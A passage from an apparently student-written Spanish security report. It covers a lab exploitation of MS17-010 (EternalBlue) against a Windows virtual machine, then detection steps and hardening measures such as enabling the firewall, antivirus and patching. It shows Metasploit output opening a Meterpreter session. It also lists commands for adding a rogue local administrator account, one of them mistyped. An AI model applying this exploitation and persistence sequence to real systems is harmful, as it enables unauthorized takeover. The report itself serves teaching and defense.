



Figura 15. Verificación de usuarios

Se procede a verificar modo comando los usuarios existentes, mediante comando net user.

Luego mediante los siguientes comandos se crea el usuario y se adiciona al grupo de administradores locales.

- **Net localgroup FerneyVelandia 12345678 /add** (Crea usuario con contraseña)
- **Net localgroup administradores FerneyVelandia /add** (Adiciona el nuevo usuario al grupo local de administradores)


Kali - Seminario [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Terminal nro. 1
10:03 PM
Terminal nro. 1
Archivo Acciones Editar Vista Ayuda
[+] 192.168.1.12:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.12:445 - Sending final SMBv2 buffers.
[*] 192.168.1.12:445 - Sending last fragment of exploit packet!
[*] 192.168.1.12:445 - Receiving response from exploit packet
[+] 192.168.1.12:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.12:445 - Sending egg to corrupted connection.
[*] 192.168.1.12:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.1.12
[*] Meterpreter session 4 opened (192.168.1.10:4443 -> 192.168.1.12:49160) at 2022-09-23 21:59:36 -0500
[+] 192.168.1.12:445 - =-=-=-=




Figura 17. Verificación grafica de usuario creado

Con esto se puede demostrar una prueba de concepto (PoC) a los altos directivos demostrando el nivel de criticidad de las vulnerabilidades halladas en la máquina virtual, al permitir la creación de forma remota usuarios con privilegios tan altos que puede tomar control del servidor y expandir en la red software malicioso.

4 FALLOS DE SEGURIDAD

En lo revisado en el anexo, deja en claro que los niveles de actualizaciones eran deficientes, y que la última actualización de fue realizada el 5 de febrero de 2017 y la fuga de información fue presentada el día 10 de junio de 2022. Esto deja ver una clara falla de seguridad al tener equipos con un alto grado de desactualización de más de 3 años. Con esto y junto a la detección de la vulnerabilidad CVE-2017-0143 que salió ese mismo año en 2017 relacionado a fallas de seguridad en el protocolo SMBv1 justo cuando se dejó de actualizar el sistema operativo muestra una fuerte brecha y causa probable que permitió la fuga de información.

Otro factor importante que ayudo a identificar el fallo de seguridad, es lo mencionado principalmente el protocolo SMBv1. El tener software que no permite migración en la empresa se convierte en foco de inseguridad al interior de las infraestructuras que soportan los servicios y aplicaciones en las organizaciones. Según el anexo, este sistema operativo que ya de por si no cuenta con soporte de fabricante debido a su obsolescencia se le de sumar la obsolescencia del software utilizado por la empresa para su operación. Esto obligó al uso de recursos compartidos e impresoras mediante el protocolo SMBv1 siendo el factor determinante para perpetrar el ataque, mediante el uso del exploit EternalBlue el cual facilito el ejercicio para comprobar la fuga de información.[20]

4.1 AFECTACIONES DEL ATAQUE

Básicamente el fallo de seguridad permite la ejecución de EternalBlue, que a su vez es un exploit que se ejecuta aprovechando las vulnerabilidades del SMBv1, el cual

[20] Avast.com. ¿Qué es EternalBlue y por qué el exploit MS17-010 sigue siendo relevante? [En línea], Recuperado de: https://www.avast.com/es-es/c-eternalblue

se encuentra en varios sistemas operativos como Windows vista, 7, 8.1, 10, 2008, 2012 y 2016. Para ello Microsoft lanzo paquete se seguridad MS17-010 para corregir y evitar la vulnerabilidad. También además deshabilito por defecto SMBv1 de los sistemas operativos Windows 10 y Windows server 2012 y 2016.

La forma de operar es insertar paquetes o datos maliciosos en la maquina destino o vulnerable, y el malware se propaga en la red produciendo un ciberataque, EL registro de la vulnerabilidad y exposiciones comunes a la cual está registrada esta vulnerabilidad en la base de datos nacional se conoce como CVE-2017-0144.

Este exploits es muy usado para propagar los llamados Rasonware WannaCry y Petya, pero es usado en general para desplegar cualquier tipo de ciberataque.

5 DETECCION DEL ATAQUE

Frente a un ataque real, lo ideal es identificar los actores dentro de la red que están causando ataques, tanto al atacante como a los equipos afectados para tratar de contener el ataque. Para ello lo primero seria generar un escaneo de la red para identificar los equipos conectados e identificar algún equipo sospechoso por ejemplo por su nombre dentro de la red, tipo de sistema operativos entre otras cosas, tales que me ayuden a identificar algo inusual dentro de la red. Debido a que el ejercicio no indica que es posible el uso de herramientas especializadas y que no las hay dentro de la organización, no es posible identificar tráfico inusual dentro de la red.

Para lo cual se sugiere el escaneo de la red como primera medida, y tratar de identificar maquinas sospechosas. Para el ejercicio utilizaríamos herramientas gratuitas como Advanced IP Scanner.

Con estas herramientas realizamos un inventario en línea de los dispositivos conectados a la red para posteriormente identificar si alguno de ellos es quien está realizando operaciones sospechosas o ataques en la red.




Figura 18. Herramienta de análisis de red.

También identificamos los equipos con vulnerabilidades que puedan ser explotadas y permitir el ataque de seguridad, ara ello como en anterior fase mediante herramientas como Nmap permite el escaneo de los dispositivos en búsqueda de vulnerabilidades. Para el ejercicio se identifica la vulnerabilidad MS17-010 que permite la ejecución de código remoto como se muestra a continuación.




Figura 19. Detección de vulnerabilidades.

Identificado ese equipo, desde su sistema operativo mediante la consola de comandos DOS, podemos ver las conexiones activas identificando su origen mediante el comando “**netstat -aon -p tcp 04”**, donde podemos observar la Ip origen del servidor Kali Linux desde se objetó el ataque para el laboratorio, en la siguiente imagen.




Figura 20. Identificación de conexiones establecidas.

Como se observó en la figura anterior, se pudo identificar la Ip que posteriormente podemos cruzar con los datos de la organización para identificar si es una Ip permitida o se trata de un atacante. Posterior a la identificación procedemos a bloquear el dispositivo, para ello es importante contar con dispositivos avanzados que permitan esta clase de acciones como firewall o algún sistema de detección de intrusos que permitan actuar de manera rápida y eficiente.

5.1 MEDIDAS DE HARDERIZACION.

A continuación, se describen las medidas sugeridas para la mitigación de riesgos para el ataque presentado.

Firewall del sistema operativo. En revisión del tema se encontró que el firewall se encontraba desactivado, de modo que permitió el fácil acceso al atacante, y como primera medida es necesario la activación del mismo.




Figura 21. Activación de firewall de Windows.

Antivirus. Como segunda medida se evidencio que el servidor no contaba con un sistema de protección de virus ni antimalware, permitiendo que el atacante pueda ejecutar código malicioso sin ser detectado. Para ello es necesario contar con un antivirus que perita proteger la información contenida en el servidor.

Actualización de parches de seguridad. Tal como se enunciaba en el anexo, se evidencio desactualización de parches de seguridad del sistema operativo, permitiendo la explotación de la vulnerabilidad MS17-010 con facilidad. Para ello como recomendación primordial es necesario aplicar los parches lanzados por el Microsoft para remediar la vulnerabilidad y así evitar la explotación de las vulnerabilidades como ejemplo la siguiente imagen.




Figura 22. Actualización de parches de seguridad.

6 VIDEO

A continuación, se adiciona link de video explicativo de informe técnico.

https://youtu.be/rdTF6PRzZIE

CONCLUSIONES

A menudo la profesión de ingenieros afronta grandes riesgos en el desempeño de la profesión, apoyados por los grandes avances tecnológicos de los últimos años. No obstante, también se enfrenta a situaciones que ponen en riesgo el papel ético y que ponen a prueba los principios adquiridos durante la carrera. Como toda profesión, los principios rigen la profesión y para el caso de la ingeniería no es la excepción, y mas aun cuando el gobierno colombiano a dispuesto de leyes que permiten evitar el abuso en lo referente a delitos en contra de la información.

A medida que surgen nuevas tecnologías, también surgen nuevos fallos de seguridad que son aprovechados por ciberdelincuentes. Para ello es importante el mantenimiento continuo de las mejoras dispuestas por los fabricantes que permiten mitigar los riesgos que estos fallos representan. Las actualizaciones y parches de seguridad implican tiempo e inversión que en muchos casos no son aprovechados por quienes administran los sistemas, y contrario a ello permiten que las brechas de seguridad ya detectadas y documentadas sean vulneradas por ciberataques.

